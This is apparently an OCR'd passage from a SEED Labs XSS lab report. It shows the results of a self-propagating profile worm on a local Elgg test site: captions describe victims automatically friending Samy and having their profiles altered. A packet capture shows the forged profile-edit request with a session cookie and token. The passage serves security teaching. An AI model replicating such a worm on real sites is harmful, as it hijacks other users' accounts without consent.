


Observation and Proof


Boby has added Samy as a friend.




Boby's profile is modified and the brief description gets changed.



Alice who tries to access Boby's profile also automatically adds Samy as a friend.



Alice profile is also modified and the brief description is changed.


alice [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Firefox Web Browser
12:10 AM Seed
Dash home
Filter:
Expression... Clear Apply
No. Time Source Destination Protocol Length Info
172 2016-04-09 00:09:52.56 192.168.56.103 192.168.56.101 HTTP 272 HTTP/1.1 304 Not Modified
173 2016-04-09 00:09:52.56 192.168.56.103 192.168.56.101 TCP 66 50942 > http [ACK] Seq=474 Ack=207 Win=15744 Len=0 TSval=908874 TSecr=899285
174 2016-04-09 00:09:52.56 192.168.56.101 192.168.56.103 HTTP 481 GET /cache/js/default/elgg.1410864370.js HTTP/1.1
175 2016-04-09 00:09:52.56 192.168.56.103 192.168.56.101 HTTP 272 HTTP/1.1 304 Not Modified
176 2016-04-09 00:09:52.56 192.168.56.101 192.168.56.103 TCP 66 50943 > http [ACK] Seq=478 Ack=207 Win=15744 Len=0 TSval=908874 TSecr=899285
177 2016-04-09 00:09:52.51 192.168.56.103 192.168.56.101 HTTP 242 HTTP/1.1 304 Not Modified
178 2016-04-09 00:09:52.51 192.168.56.103 192.168.56.101 HTTP 242 HTTP/1.1 304 Not Modified
179 2016-04-09 00:09:52.51 192.168.56.101 192.168.56.103 TCP 66 50941 > http [ACK] Seq=831 Ack=4010 Win=26240 Len=0 TSval=908875 TSecr=899286
180 2016-04-09 00:09:52.51 192.168.56.101 192.168.56.103 TCP 66 50942 > http [ACK] Seq=889 Ack=383 Win=16768 Len=0 TSval=908885 TSecr=899286
181 2016-04-09 00:09:53.11 192.168.56.101 192.168.56.103 TCP 2962 [TCP segment of a reassembled PDU]
182 2016-04-09 00:09:53.11 192.168.56.101 192.168.56.103 HTTP 909 POST /action/profile/edit HTTP/1.1
183 2016-04-09 00:09:53.12 192.168.56.103 192.168.56.101 TCP 66 http > 50941 [ACK] Seq=4010 Ack=3727
Transmission Control Protocol, Src Port: 50941 (50941), Dst Port: http (80), Seq: 3727, Ack: 4010, Len: 843
[2 Reassembled TCP Segments (3739 bytes): #181(2896), #182(843)]
Hypertext Transfer Protocol
POST /action/profile/edit HTTP/1.1\r\n
Host: www.xsslabelgg.com\r\n
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
Accept-Language: en-US,en;q=0.5\r\n
Accept-Encoding: gzip, deflate\r\n
Content-Type: application/x-www-form-urlencoded; charset=UTF-8\r\n
Referer: http://www.xsslabelgg.com/profile/alice\r\n
Content-Length: 3205\r\n
Cookie: Elgg=tsgn79s4km9b3if77atc0tpk50\r\n
Connection: keep-alive\r\n
Pragma: no-cache\r\n
Cache-Control: no-cache\r\n
\r\n
[Full request URI: http://www.xsslabelgg.com/action/profile/edit]
Line-based text data: application/x-www-form-urlencoded
[truncated] elgg_token=fb5a56c789faa42ec8ab958147b9c8aa5&__elgg_ts=1460174992&name=alice&briefdescription=I support XSS Seed
Frame (909 bytes) Reassembled TCP (3739 bytes)
Frame (frame), 909 bytes Packets: 267 Displayed: 267 Marked: 0
XSS Lab Site: alice - Mozilla Firefox
XSS Lab Site: alice
XSS Lab Site: boby
XSS Lab Site: alice's friends
www.xsslabelgg.com/profile/alice
Most Visited Getting Started Seed Labs
XSS Lab Site
Activity Blogs Bookmarks Files Groups More
alice
Brief description: I support XSS Seed Labs
About me
9/4/16 - 12:10:32 am